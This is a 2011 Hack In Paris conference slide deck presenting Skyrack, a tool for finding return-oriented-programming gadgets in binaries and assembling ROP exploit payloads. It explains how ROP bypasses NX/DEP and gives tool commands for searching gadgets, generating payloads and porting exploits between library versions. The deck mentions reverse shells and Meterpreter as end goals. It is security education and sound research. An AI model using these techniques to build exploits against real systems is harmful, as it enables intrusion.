HERVÉ SCHAUER CONSULTANTS
Cabinet de Consultants en Sécurité Informatique depuis 1989
Spécialisé sur Unix, Windows, TCP/IP et Internet

Hack In Paris 2011

Skyrack

ROP for masses

Jean-Baptiste Aviat
<Jean-Baptiste.Aviat@hsc.fr>

Hervé Schauer Consultants

- IT security society founded in 1989
- Fully independent intellectual expertise services
  - Free of any distribution, integration, outsourcing, staff delegation or outside investors pressure
- Services : consulting, studies, audits, penetration testing, training
- Fields of expertise
  - OS Security : Windows, Unix ,Linux and embedded components
  - Application security
  - Network security
  - Organizational security
- Certifications
  - CISSP, ISO 20000-1 Lead Auditor, ISO 27001 Lead Auditor, ISO 27001 Lead Implementor, ISO 27005 Risk Manager, ITIL, ProCSSI, GIAC GCFA

`id`

- Jean-Baptiste Aviat
- I mostly perform pentests and technical audits
- I have been working in HSC for 3 years

Agenda

- What is ROP already ?
- How do we construct a ROP payload ?
  - What are gadgets ?
  - Or: why do we need a tool ?
- Skyrack basics
- Constructing a ROP payload with Skyrack
  - Practical example
  - And generating the payload
- Generated exploit demonstration

What is ROP already ?

Buffer overflow little history

- In ages...
  - Free exploitation...
- Protection measures:
  - Stack randomization
    - Bypass : `jmp esp`
  - `r.(w^x)` memory (ie DEP, NX...)
    - Bypass : return-into-libc
  - ASLR
    - Addresses leak (via other vulnerabilities)
    - Bruteforce base addresses


Return Oriented Programming

- return-into-libc allows external libraries functions call
  - Even chained calls
- ROP allows to jump to arbitrary instructions
  - As long as they are followed by `ret` like instructions

- `ret = pop eip`
  - The top of your stack goes into `eip`
  - And your stack is freed
- If you chain multiple instruction addresses you'll get them executed

Gadget use

Before smashing EIP:




Vulnerable function:

EIP → `0x50ff01e0 ret`

```
0x80041664 inc eax
0x80041665 ret

0x8004ef02 sal eax, 2
0x8004ef04 ret
```

EIP smashed, first gadget:



EIP →


Vulnerable function:

```
0x50ff01e0 ret

0x80041664 inc eax
0x80041665 ret

0x8004ef02 sal eax, 2
0x8004ef04 ret
```

Pop-ing second gadget address:




Vulnerable function:

```
0x50ff01e0 ret

0x80041664 inc eax
0x80041665 ret

0x8004ef02 sal eax, 2
0x8004ef04 ret
```

Second gadget:




Vulnerable function:

```
0x50ff01e0 ret

0x80041664 inc eax
0x80041665 ret

EIP        0x8004ef02 sal eax, 2
           0x8004ef04 ret
```

Second gadget returns:



Vulnerable function:


```
0x50ff01e0 ret

0x80041664 inc eax
0x80041665 ret

0x8004ef02 sal eax, 2
0x8004ef04 ret
```

EIP

Second gadget has returned:



EIP →

Vulnerable function:

```
0x50ff01e0 ret

0x80041664 inc eax
0x80041665 ret

0x8004ef02 sal eax, 2
0x8004ef04 ret

0x    [...] ...
0x    [...] ret
```

ROP payload goal

- To prepare the execution of a traditional payload:
  - Allocate some executable memory
  - Disable NX
  - Grant executable permissions to some memory mapping
  - Resolve addresses...
- And then to copy or to jump to the payload
  - Any payload !
  - Reverse shell
  - Meterpreter...

ROP payload needs

Let's build the payload !

- All right... how ?

  `$ objdump -d kernel32.dll | grep -w ret -B 10 …`

  - Quite difficult :)

- Some tools:
  - ROPEME [1] – Linux 32bits only
  - Immunity:
    - !find_gadgets.py [2]
      - Builds a flat gadget.txt file
        - Quite difficult to parse
      - Limited to Windows 32 bits applications
  - † pvefindaddr (Peter Van Eeckhoutte) [3]
  - mona.py (Peter Van Eeckhoutte) [?]

mona.py ?

- OK, big deal :)

But seriously...

Conclusion

fun(*Skyrack*) > fun(*Mona*)

But, wait... is that really necessary ?

- How much gadgets can be found in a library ?
- Let's take a look at the 64 bit ELF library libcrypto.so.0.9.8:

```
$ sky_build_db -i /lib/libcrypto.so.0.9.8
[0x00065798] .init (24 bytes) - executable
        1 ret (c3)
        0 ret (c2)
[0x000657b0] .plt (1712 bytes) - executable
        0 ret (c3)
        3 ret (c2)
[0x00065e80] .text (763784 bytes) - executable
        4651 ret (c3)
        1898 ret (c2)
[0x00120608] .fini (14 bytes) - executable
        1 ret (c3)
        0 ret (c2)
```

→ 6554 `ret` instructions !

6554 gadgets ?

- One `ret` is at address 0x0f465a
- Let's disassemble a few instructions before...
  - 0x0f464c:

```
0x0f464c    4c8b742448  mov r14, [rsp+48h]
0x0f4651    4c8b7c2450  mov r15, [rsp+50h]
0x0f4656      4883c458  add rsp, 58h
0x0f465a            c3  ret
```

6554 gadgets ?

- One `ret` is at address 0x0f465a
- Let's disassemble a few instructions before...
  - 0x0f464c:

```
0x0f464c    4c8b742448  mov r14, [rsp+48h]
0x0f4651    4c8b7c2450  mov r15, [rsp+50h]
0x0f4656      4883c458  add rsp, 58h
0x0f465a            c3  ret
```

  - 0x0f464d:

```
0x0f464d      8b742448  mov esi, [rsp+48h]
0x0f4651    4c8b7c2450  mov r15, [rsp+50h]
0x0f4656      4883c458  add rsp, 58h
0x0f465a            c3  ret
```

6554 gadgets ?

- One `ret` is at address 0x0f465a
- Let's disassemble a few instructions before...
  - 0x0f464c:

```
0x0f464c    4c8b742448  mov r14, [rsp+48h]
0x0f4651    4c8b7c2450  mov r15, [rsp+50h]
0x0f4656      4883c458  add rsp, 58h
0x0f465a            c3  ret
```

  - 0x0f464d:

```
0x0f464d      8b742448  mov esi, [rsp+48h]
0x0f4651    4c8b7c2450  mov r15, [rsp+50h]
0x0f4656      4883c458  add rsp, 58h
0x0f465a            c3  ret
```


  - 0x0f464f:

```
0x0f464f          2448  and al, 48h
0x0f4651    4c8b7c2450  mov r15, [rsp+50h]
0x0f4656      4883c458  add rsp, 58h
0x0f465a            c3  ret
```

1 ret, 11 gadgets

- One `ret` instruction... many gadgets :)
  - Here limited to 5 instructions back

    → more if you disassemble further !
  - Here, 11 gadgets are usable (`jl 26h` may break execution)



The need for a tool

- 12,25 instructions per `ret` can be found in average
  - With a search depth of 5 instructions
- *6 554 * 12,25 = 80 286,5* gadgets

→ Getting hard to grep !

- **We *do* need a tool :)**

Introducing Skyrack

- Based on Metasm (http://metasm.cr0.org)
- Allows to disassemble many binaries
  - Linux: ELF
  - Windows: PE
  - Mac OS X: Mach-O fat file
- Two CPUs
  - X86
  - X86_64
  - No Power PC !
- “Easy” to import new architectures supported by Metasm
- Intel syntax

Introducing Skyrack: VS Skyrack

- Mona:
  - Automatic payload generation
  - Win32
  - Depends on immunity debugger
  - Adresses specification (ASCII, Unicode....)
  - Automatic binary and dependencies parsing
- Skyrack:
  - No automatic payload generation – but “conversion”
  - Windows, Linux, Mac, 32 & 64 bits
  - Depends on Metasm – pure Ruby → very flexible

Introducing Skyrack: path to exploitation

- Build a gadget database

```
$ sky_build_db libcrypto.so.0.9.8
```

- Think about your exploit (I can't help you)
- Build your exploit by looking for instructions you need

```
$ sky_search -a 'mov eax'
```

- Chain the instructions you found

```
$ sky_search -a 'mov eax' -l 1 >> my_exploit.txt
```

- Generate your exploit


```
$ sky_generate my_exploit.txt > my_exploit.raw
```

- Done. Get a beer!


How to search for instructions ?

Some use cases

1 ret, how many gadgets ?



Only 2 :)



!


Keep only executable branches

- Skyrack allows you to keep only executable branches

```
$ sky_search --preserve-eip
```

Self modifying gadgets

- You've been dreaming to add 8 to `rax`
  - Maybe in order to point to the next address
- You have found the instruction of your dreams
  - `add rax, 8`
- But the gadget jus't doesn't fit :



Self modifying gadgets

- Just tell Skyrack to skip gadgets modifying your target:

```
$ sky_search -a 'add eax' --preserve-target
```

- Or to skip gadgets modifying a specific register:

```
$ sky_search -a 'add eax' --preserve eax
```

Target found... or not.

- You need to process the esi register
- You can't find no such instructions:
  - `mov eax, esi`
  - `xchg eax, esi`
- You need the following:
  - `push esi, pop reg`

Precise search

- Skyrack allows you to search for consecutive instructions

```
$ sky_search -a 'pop esi' -a 'push'
```

Specific register search

- You need to perform some work on general purpose registers
  - Adding a specific value to `rax`
  - Performing operations between `rbx` and `rcx`

- Skyrack allows to search only instructions operating on such registers:

```
$ sky_search -a mov -d regs
```

- Or on a specific register:

```
$ sky_search -a mov -d rax
```

Converting payloads

- The `sky_convert` functionnality helps you to:
  - convert a payload written for a specific library to a payload for an other library
- In this way, it's easy to convert an exploit
  - Eg, from libssl0.9.8b → libssl0.9.8c :)
- And if you are lucky...
  - libssl0.9.8b → completely different lib !

```
$ sky_convert exploit.txt libssl0.9.8b.sqlite3
  libssl0.9.8c.sqlite3
```

And finally...

- Generate the payload:

```
$ sky_generate -f libeay32.dll.sqlite3 exploit.txt
  > win_32_exploit
```

- Just enough !
- If you are exploiting local software, the --offset option may allow you to easily brute-force libraries offsets.

```
$ sky_generate -f libeay32.dll.sqlite3 --offset
  0xfff00012 exploit.txt > win_32_exploit
```

Script it

- It's Ruby !
- Example in the Interactive Ruby Shell:

```
 $ irb
> require 'skyrack/gadget_db'
> db = GadgetDb.new('db/pei-x86-64_libeay32.dll.sqlite3')
> db.gadget_build 0x1800017f8
 => [pop rax, add rsp, 30h, pop r12, ret]
 > db.search_by_gadget( :any => [['mov [rax]']] ) { |g| puts g }
[mov [rax], ecx, add rsp, 38h, ret]
[mov [rax], rcx, add rsp, 38h, ret]
[...]
```

